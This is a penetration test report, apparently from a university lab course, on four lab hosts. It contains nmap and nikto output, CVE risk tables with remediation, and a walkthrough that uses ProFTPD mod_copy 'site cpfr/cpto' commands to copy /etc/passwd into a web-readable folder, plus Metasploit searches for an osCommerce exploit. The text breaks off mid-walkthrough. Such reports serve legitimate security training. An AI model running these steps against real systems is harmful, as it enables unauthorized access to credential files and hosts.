



CEOIndustries, Inc.

Penetration Test Report

DePaulSecLabs, Inc.

November 20, 2023

DePaulSecLabs, Inc.

1 East Jackson Blvd.
Chicago, IL 60604
United States of America

Tel: 1-312-362-8000
Email: info@depulseclabs.com
Web: <https://csec388.depulseclabs.com>

Table of Contents

Executive Summary	1
<i>Summary of Results</i>	2
Attack Narrative	6
<i>Ports and Services Scanning</i>	6
<i>Enumeration, Exploitation, and Privilege Escalation</i>	10
Conclusion	28
<i>Recommendations</i>	29
<i>Risk Rating</i>	30



Executive Summary

CEOIndustries, Inc. (“CEOIndustries”) was contracted by DePaulSecLabs, Inc. (“DePaul”) to conduct an internal penetration test in order to determine the company’s potential exposure to a targeted attack. DePaul is a world-class research university that strives to keep in front of any potential security issues and is committed to ensuring that all of its data maintains its confidentiality, integrity, and availability.

All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against DePaul with the goals of:

- Identifying if an attacker given internal IP addresses could penetrate DePaul’s defenses.
- Determining the impact of a security breach on:
 - Confidential and Personally Identifiable Information (PII) such as trade secrets, financial information, or confidential assets
 - Internal infrastructure and availability of DePaul’s information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow an internal attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 (<http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>) with all tests and actions being conducted under controlled conditions.



Summary of Results

DePaul provided us with a listing of four specific hosts to target for this assessment. An examination of these hosts revealed a few overarching security issues that will need to be addressed. Specifically, each host had at least some outdated software with known vulnerabilities to be exploited, there were misconfigurations allowing unauthorized access and privilege escalation, and there was a lack of secure network services configurations. An examination of each host was performed with the following results:

- ◊ **10.12.0.42** host revealed that it was vulnerable to a remote code execution due to an outdated version of ProFTPD (1.3.5), which was used to allow an unauthenticated user to read and write files to and from the network. This initial compromise could be escalated to local and administrative access due to a lack of authentication needed and the ability to write malicious payloads to the system.
- ◊ **10.12.0.55** host revealed that it was vulnerable to providing directory listings and files through the vulnerable oscommerce webapp, which was used to access configuration files and a list of known usernames. Using this initial compromise, we performed a known exploit against oscommerce to establish a shell on the system and gain local access as the ServiceAccount user. The outdated version of Windows 7 could make it possible to allow privilege escalation and access to the entire network.
- ◊ **10.12.0.161** host revealed that it was vulnerable to exploitation of remote servers and SNMP, which was used to provide access to a list of known usernames and specific network information. The SNMP output contained information that could be used to gain local access to the system, especially if the RDP service can be compromised.
- ◊ **10.12.0.194** host revealed that it was vulnerable to exploitation of the Joomla webservice, which was used to obtain a list of directories. A known exploit was then used against the webservice to obtain access to those directories and print the contents of the passd.txt file containing user information. This second compromise could enable the attacker to obtain a list of running programs that could be used to further escalate privileges and gain access to the entire system.



We will address these attacks in detail in the next section, but please see the below tables for an overview of DePaul's network security risk. There are three levels of risk: High, Medium, and Low. High risks are those that will be exploited in the shortest amount of time (due to how well known the vulnerability is and ease of exploitation). Medium risks are those that will be exploited, but perhaps will not expose all of your network. Low risks are those that are still considered security issues, but whose exploitation will not result in providing access.

1. Exploitable ProFTPD Service – Remote Code Execution – **HIGH RISK**

CWE	CWE - CWE-755: Improper Handling of Exceptional Conditions (4.13) (mitre.org)
CVSS Score	9.8 Critical (3.1)
Description	An arbitrary file copy vulnerability in mod_copy in ProFTPD up to 1.3.5b allows for remote code execution and information disclosure without authentication, a related issue to CVE-2015-3306.
Security Impact	High – There is already a public exploit in Metasploit to take advantage of this vulnerability (CVE-2019-12815, based on CVE-2015-3306). If an attacker can read/write files and perform remote code execution on your host, they can gain full access to your network and gain access to your confidential information without authentication.
Affected System	10.12.0.42:21 - ProFTPD, and potentially your entire network
Remediation	Best: Use Secure FTP variant, segment the network and use firewalls to restrict access to FTP services, and limit users to least privilege Better: Use Secure FTP variant (SFTP or FTPS) instead of ProFTPD Good: Update ProFTPD to the most recent version and apply patches
References	NVD - CVE-2019-12815 (nist.gov) ; Exploit Public-Facing Application, Technique T1190 - Enterprise MITRE ATT&CK®

2. Exploitable SNMP Vulnerability – Information Exposure – **HIGH RISK**

CWE	CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (4.13) (mitre.org)
Description	Output from SNMP discloses internal network structures, system information (like users), and potentially sensitive data that can aid an attacker in crafting targeted attacks to gain access.
Security Impact	High – Whereas, SNMP does not itself lead directly to compromise of the system it can provide enough information to the attacker to make additional attacks that will. Additionally, the information from SNMP could be used to exploit RDP vulnerabilities and lead to total network control.
Affected System	10.12.0.161:161 – SNMP, RDP, and potentially your entire network
Remediation	Best: Limit RDP to being accessed via VPN, limit access, enable NLA Better: Make sure the SNMP community strings are not set to default Good: Update SNMP and RDP to the most recent version and apply patches
References	Data from Configuration Repository: SNMP (MIB Dump), Sub-technique T1602.001 - Enterprise MITRE ATT&CK®

3. Exploitable osCommerce and Outdated Windows OS – Remote Code Execution – **Medium Risk**

CWE	CWE - CWE-94: Improper Control of Generation of Code ('Code Injection') (4.13) (mitre.org)
Description	If the /install/ directory was not removed, it is possible for an unauthenticated attacker to create a configuration file for the installation and inject malicious PHP code.
Security Impact	Medium – There is already a public exploit in Metasploit to take advantage of this vulnerability (osCommerce 2.3.4.1 - Remote Code Execution). If an attacker can inject a PHP payload and perform remote code execution on



PENETRATION TEST REPORT – DePAULSEC LABS, INC.

	your host, they can gain full access to your network and gain access to your confidential information without authentication.
Affected System	10.12.0.55:8080 – osCommerce website, Windows 7 OS
Remediation	Better: Update Windows OS and use a more secure webapp service Good: Update Windows OS to the most recent version and apply patches
References	Exploit Public-Facing Application, Technique T1190 - Enterprise MITRE ATT&CK® ; osCommerce 2.3.4.1 - Remote Code Execution (2) - PHP webapps Exploit (exploit-db.com)

4. Exploitable Joomla service and running programs – Remote Code Execution – Medium Risk

CWE	CWE - CWE-20: Improper Input Validation (4.13) (mitre.org)
Description	Joomla! Versions before 3.4.6 allow remote attackers to conduct PHP object injection attacks and execute PHP code via the HTTP User-Agent header.
Security Impact	Medium – There is already a public exploit in Metasploit to take advantage of this vulnerability (Joomla! 1.5 < 3.4.6 - Object Injection 'x-forwarded-for' Header Remote Code Execution). If an attacker can perform a PHP object injection attack and remote code execution on your host, they can gain full access to your network and gain access to your confidential information.
Affected System	10.12.0.194:80 – Joomla, potentially other running processes
Remediation	Better: Update software and use a service less prone to vulnerabilities Good: Update Joomla and all other software
References	NVD - cve-2015-8562 (nist.gov) ; Exploit Public-Facing Application, Technique T1190 - Enterprise MITRE ATT&CK®



Attack Narrative

Ports and Services Scanning

For the purposes of this assessment, DePaul provided minimal information outside of the organizational domain name: megacorpone.com and four internal IP addresses: 10.12.0.42, 10.12.0.55, 10.12.0.161, 10.12.0.194. The intent was to closely simulate an adversary without any internal systems information. To avoid targeting systems that were not owned by DePaul, all identified assets were submitted for ownership verification before any attacks were conducted.

In an attempt to identify the potential attack surface, we scanned each target host (Figures 1-4).

```
root@kali: ~
File Actions Edit View Help
[root@kali ~]# nmap -p- -sT -sV -O -n -v -T4 --reason -oN scan42.txt 10.12.0.42
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-14 15:12 CST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 15:12
Scanning 10.12.0.42 [1 port]
Completed ARP Ping Scan at 15:12, 0.04s elapsed (1 total hosts)
Initiating Connect Scan at 15:12
Scanning 10.12.0.42 [65535 ports]
Discovered open port 22/tcp on 10.12.0.42
Discovered open port 80/tcp on 10.12.0.42
Discovered open port 21/tcp on 10.12.0.42
Completed Connect Scan at 15:12, 2.13s elapsed (65535 total ports)
Initiating Service scan at 15:12
Scanning 3 services on 10.12.0.42
Completed Service scan at 15:12, 10.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.12.0.42
NSE: Script scanning 10.12.0.42.
Initiating NSE at 15:13
Completed NSE at 15:13, 0.01s elapsed
Initiating NSE at 15:13
Completed NSE at 15:13, 0.00s elapsed
Nmap scan report for 10.12.0.42
Host is up, received arp-response (0.00011s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp     syn-ack ProFTPD 1.3.5
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack nginx 1.18.0 (Ubuntu)
MAC Address: 00:50:56:A1:C5:37 (VMware)

Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 43.012 days (since Mon Oct 2 15:55:13 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org.
Nmap done: 1 IP address (1 host up) scanned in 14.12 seconds
Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)
```

Figure 1 – Nmap scan for host 10.12.0.42 reveals three open ports and running services.



```
root@kali: ~
File Actions Edit View Help
└─(root@kali)-[~]
# nmap -p- -sT -sV -O -n -v -T4 --reason -oN scan.txt 10.12.0.55
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 11:51 CST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:51
Scanning 10.12.0.55 [1 port]
Completed ARP Ping Scan at 11:51, 0.04s elapsed (1 total hosts)
Initiating Connect Scan at 11:51
Scanning 10.12.0.55 [65535 ports]
Discovered open port 3306/tcp on 10.12.0.55
Discovered open port 139/tcp on 10.12.0.55
Discovered open port 135/tcp on 10.12.0.55
Discovered open port 8080/tcp on 10.12.0.55
Discovered open port 554/tcp on 10.12.0.55
Discovered open port 443/tcp on 10.12.0.55
Discovered open port 49156/tcp on 10.12.0.55
Connect Scan Timing: About 23.35% done; ETC: 11:54 (0:01:42 remaining)
Discovered open port 49155/tcp on 10.12.0.55
Discovered open port 10243/tcp on 10.12.0.55
Connect Scan Timing: About 59.63% done; ETC: 11:53 (0:00:41 remaining)
Discovered open port 49152/tcp on 10.12.0.55
Discovered open port 49154/tcp on 10.12.0.55
Discovered open port 2869/tcp on 10.12.0.55
Discovered open port 49153/tcp on 10.12.0.55
Completed Connect Scan at 11:53, 87.92s elapsed (65535 total ports)
Initiating Service scan at 11:53
Scanning 13 services on 10.12.0.55
Service scan Timing: About 61.54% done; ETC: 11:54 (0:00:33 remaining)
Completed Service scan at 11:55, 111.11s elapsed (13 services on 1 host)
Initiating OS detection (try #1) against 10.12.0.55
NSE: Script scanning 10.12.0.55.
Initiating NSE at 11:55
Completed NSE at 11:55, 7.04s elapsed
Initiating NSE at 11:55
Completed NSE at 11:55, 7.01s elapsed
Nmap scan report for 10.12.0.55
Host is up, received arp-response (0.00021s latency).

Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON VERSION
135/tcp    open  msrpc        syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
443/tcp    open  ssl/http     syn-ack Apache httpd 2.4.38 ((Win64) OpenSSL/1.0.2q PHP/5.6.40)
554/tcp    open  rtsp?       syn-ack
2869/tcp   open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp   open  mysql        syn-ack MariaDB (unauthorized)
8080/tcp   open  http         syn-ack Apache httpd 2.4.38 (OpenSSL/1.0.2q PHP/5.6.40)
10243/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49156/tcp  open  msrpc        syn-ack Microsoft Windows RPC
MAC Address: 00:50:56:A1:06:F3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7:: -:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:w
indows_vista:: - cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Vista SP0 or SP1, W
indows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Ser
ver 2008
Uptime guess: 0.009 days (since Fri Nov 17 11:42:37 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.28 seconds
Raw packets sent: 38 (3.510KB) | Rcvd: 10 (7628)
```

Figure 2 – Nmap scan for host 10.12.0.55 reveals thirteen open ports and nine running services.



```
root@kali:~  
File Actions Edit View Help  
└─(root㉿kali)-[~]  
# nmap -p- -ST -sV -O -n -v -T4 --reason -oN scan161.txt 10.12.0.161  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 18:26 CST  
NSE: Loaded 45 scripts for scanning.  
Initiating ARP Ping Scan at 18:26  
Scanning 10.12.0.161 [1 port]  
Completed ARP Ping Scan at 18:26, 0.04s elapsed (1 total hosts)  
Initiating Connect Scan at 18:26  
Scanning 10.12.0.161 [65535 ports]  
Discovered open port 3389/tcp on 10.12.0.161  
Connect Scan Timing: About 23.72% done; ETC: 18:28 (0:01:40 remaining)  
Connect Scan Timing: About 60.05% done; ETC: 18:27 (0:00:41 remaining)  
Completed Connect Scan at 18:27, 87.73s elapsed (65535 total ports)  
Initiating Service scan at 18:27  
Scanning 1 service on 10.12.0.161  
Completed Service scan at 18:27, 17.50s elapsed (1 service on 1 host)  
Initiating OS detection (try #1) against 10.12.0.161  
NSE: Script scanning 10.12.0.161.  
Initiating NSE at 18:27  
Completed NSE at 18:27, 0.01s elapsed  
Initiating NSE at 18:27  
Completed NSE at 18:27, 0.01s elapsed  
Nmap scan report for 10.12.0.161  
Host is up, received arp-response (0.00027s latency).  
Not shown: 65534 filtered tcp ports (no-response)  
  
PORT      STATE SERVICE      REASON VERSION  
3389/tcp  open  ssl/ms-wbt-server?  syn-ack  
MAC Address: 00:50:56:A1:A0:59 (VMware)  
Warning: OSScan results may be unreliable because we could not find at least  
1 open and 1 closed port  
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows S  
erver 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8,  
Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Wi  
ndows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 20  
08 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows  
Server 2008  
Uptime guess: 0.009 days (since Fri Nov 17 18:15:03 2023)  
Network Distance: 1 hop  
TCP Sequence Prediction: Difficulty=259 (Good luck! )  
IP ID Sequence Generation: Incremental  
  
Read data files from: /usr/bin/../share/nmap  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 107.61 seconds  
Raw packets sent: 44 (4.488KB) | Rcvd: 8 (436B)  
  
└─(root㉿kali)-[~]  
# nmap -sU -n -v --reason -oN scan161-UDP.txt 10.12.0.161  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-18 19:42 CST  
Initiating ARP Ping Scan at 19:42  
Scanning 10.12.0.161 [1 port]  
Completed ARP Ping Scan at 19:42, 0.05s elapsed (1 total hosts)  
Initiating UDP Scan at 19:42  
Scanning 10.12.0.161 [1000 ports]  
Discovered open port 161/udp on 10.12.0.161  
Completed UDP Scan at 19:43, 18.08s elapsed (1000 total ports)  
Nmap scan report for 10.12.0.161  
Host is up, received arp-response (0.00033s latency).  
Not shown: 999 open|filtered udp ports (no-response)  
PORT      STATE SERVICE REASON  
161/udp  open  snmp  udp-response ttl 128  
MAC Address: 00:50:56:A1:01:EF (VMware)  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds  
Raw packets sent: 2031 (93.813KB) | Rcvd: 2 (224B)  
└─(root㉿kali)-[~]
```

Figure 3 – Nmap scan for host 10.12.0.161 reveals two open ports running services.



```
# Nmap 7.93 scan initiated Fri Nov 17 18:42:34 2023 as: nmap -p- -sT -sV -O -n -v -T4 --reason -oN scan194.txt 10.12.0.194
Nmap scan report for 10.12.0.194
Host is up, received arp-response (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON VERSION
22/tcp    open  ssh    syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   syn-ack Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:50:56:A1:DB:43 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 30.469 days (since Wed Oct 18 08:26:43 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Nmap done at Fri Nov 17 18:42:43 2023 -- 1 IP address (1 host up) scanned in
9.38 seconds
```

Figure 4 – Nmap scan for host 10.12.0.194 reveals two open ports and running services (image taken from text output of a terminal scan).



Enumeration, Exploitation, and Privilege Escalation

With the open ports and running services identified, we then proceeded to the enumeration, exploitation, and attempted privilege escalation stages. We will group the output of each of these stages for each host. All identified services were examined in detail to determine their potential exposure to a targeted attack.

1. 10.12.0.42

We ran a nikto scan to enumerate this host.

```
root@kali: ~
File Actions Edit View Help

[(root㉿kali)-[~]]# nikto -h http://10.12.0.42
- Nikto v2.5.0

+ Target IP:          10.12.0.42
+ Target Hostname:    10.12.0.42
+ Target Port:        80
+ Start Time:         2023-11-14 16:12:32 (GMT-6)

+ Server: nginx/1.18.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://de.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://etsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
+ ./: Directory indexing found.
+ ../: Appending './' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default there is no index page.
+ %2e/: Directory indexing found.
+ %2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or . See: http://www.securityfocus.com/bid/2513
+ %2f/: Directory indexing found.
+ %2f/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or . See: http://www.securityfocus.com/bid/2513
```



PENETRATION TEST REPORT – DEPAULSEC LABS, INC.

[Continued From Above]

```
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by def
there is no index page.
+ %2e/: Directory indexing found.
+ %2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or
. See: http://www.securityfocus.com/bid/2513
+ %2f/: Directory indexing found.
+ %2f/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or
. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Pub
y forcing the server to show all files via 'open directory browsing'. Web Publish
ld be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publish
forcing the server to show all files via 'open directory browsing'. Web Publisher
be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /////////////////////////////////
///////////////////////////////
///////////////////////////////
///////////////////////////////
///////////////////////////////
///////////////////////////////
tory indexing found.
+ /////////////////////////////////
///////////////////////////////
///////////////////////////////
///////////////////////////////
1.03 reveals directory listing when multiple '/'s are requested. See: http://cve.
rg/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ #wp-config.php#: #wp-config.php# file found. This file contains the credential
+ 8102 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2023-11-14 16:12:39 (GMT-6) (7 seconds)


---


+ 1 host(s) tested
```

Figure 5 – A number of vulnerabilities listed.

We then connected to the ftp port 21 via netcat and found a flag.

The screenshot shows a Kali Linux desktop environment. At the top, there's a dock with icons for various applications like the terminal, file manager, and browser. The desktop background features a blue and white abstract design. A terminal window is open, showing root access at the prompt. The user has run the command `nc -v 10.12.0.42 21`, which connects to an FTPD service on the target host. The response from the server includes a hint about exploiting the service. A calendar for November 2023 is visible on the right side of the screen, with the 14th highlighted.

```
File Actions Edit View Help
[root@kali: ~]
# nc -v 10.12.0.42 21
10.12.0.42: inverse host lookup failed: Unknown host
(UNKNOWN) [10.12.0.42] 21 (ftp) open
PWD
220 ProFTPD 1.3.5 Server Flag1: CSEC-0135-FTPD Hint: I wonder if there is a way we can use this service to get further access ... Research for vulnerabilities and figure out a way to get shell access on this system
530 Please login with USER and PASS
TYPE
```

Figure 6 – FLAG: CSEC-0135-FTPD.



We took advantage of the ProFTPD vulnerability to read and copy code between directories to copy the passwd file from /etc/passwd to /tmp/passwd.txt to access the passwd file via html.

```
214 Direct comments to root@www01a
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy
250 Copy successful
```

Figure 7 – Using ProFTPD vulnerability with site cpfr/site cpto commands to read passwd file.

We were able to access this index page and directory listing from 10.12.0.42:80.

The screenshot shows a web browser window with the URL '10.12.0.42' in the address bar. Below the address bar is a navigation bar with icons for back, forward, search, and refresh. The main content area displays an 'Index of /' page. A table lists several files:

.. /		
snap.1xd/	15-Nov-2023 18:47	-
systemd-private-75200d97588c4414860dd307eab2ab2..>	15-Nov-2023 18:47	-
systemd-private-75200d97588c4414860dd307eab2ab2..>	15-Nov-2023 18:45	-
systemd-private-75200d97588c4414860dd307eab2ab2..>	15-Nov-2023 18:45	-
vmware-root_553-4290690839/	15-Nov-2023 18:45	-
bash_history	06-Nov-2020 02:36	1133
passwd.copy	15-Nov-2023 19:50	1801
passwd.txt	15-Nov-2023 19:54	1801

Figure 8 – Accessing the passwd file via http.



Reading the output of the passwd.txt file showed users and accounts.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112::/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
roots:x:1000:1000:roots:/home/roots:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
clara:x:1001:1001::,/home/clara:/bin/bash
```

Figure 9 – Reading the passwd file shows users and account information, including a user account with username Clara.



2. 10.12.0.55

First, we went to 10.12.0.55:8080 in a web browser to determine the level of access. There we found a config file and the first flag.




Figure 10 – Landing page of 10.12.0.55:8080 showing a directory listing.

The first flag – CSEC-3697-DIRB – contained within the config file.




Figure 11 – The first flag – CSEC-3697-DIRB – indicating that this webapp may have a vulnerability that can be exploited to allow access to the system.



We explored the website and upon seeing oscommerce, we searched for any known vulnerabilities and/or exploits for that service. We found one: multi/http/oscommerce_installer_unauth_code_exec.

The screenshot shows a web browser displaying the osCommerce website at 10.12.0.55:8080. The page title is "oscommerce". The main content area displays a "Welcome to oscommerce" message and a "New Products For November" section. The products listed are:

Name	Price	Name	Price	Name	Price
Die Hard With A Vengeance	\$39.99	Red Corner	\$32.00	Fire Down Below	\$29.99
Die Hard With A Vengeance	\$39.99	Red Corner	\$32.00	Fire Down Below	\$29.99
Lethal Weapon	\$34.99	You've Got Mail	\$34.99	Blade Runner - Director's Cut	\$30.00
Lethal Weapon	\$34.99	You've Got Mail	\$34.99	Blade Runner - Director's Cut	\$30.00
Under Siege	\$29.99	The Replacement Killers	\$42.00	A Bug's Life	\$35.99
Under Siege	\$29.99	The Replacement Killers	\$42.00	A Bug's Life	\$35.99

Below the products, there are links for "Categories", "Hardware-> (6)", "Software-> (4)", "DVD Movies-> (17)", "Gadgets (1)", "Manufacturers", and a dropdown menu for "Please Select". A "Quick Find" search bar is also present.

Figure 12 – The osCommerce website on 10.12.0.55:8080.

```
msf6 > search oscommerce
Matching Modules
=====
#  Name
te Rank      Check  Description
--  --
0  exploit/unix/webapp/oscommerce_filemanager          2009-08-31
   excellent  No   osCommerce 2.2 Arbitrary PHP Code Execution
1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30
   excellent  Yes  osCommerce Installer Unauthenticated Code Execution

Interact with a module by name or index. For example info 1, use 1 or use exp
loit/multi/http/oscommerce_installer_unauth_code_exec

msf6 > use 1
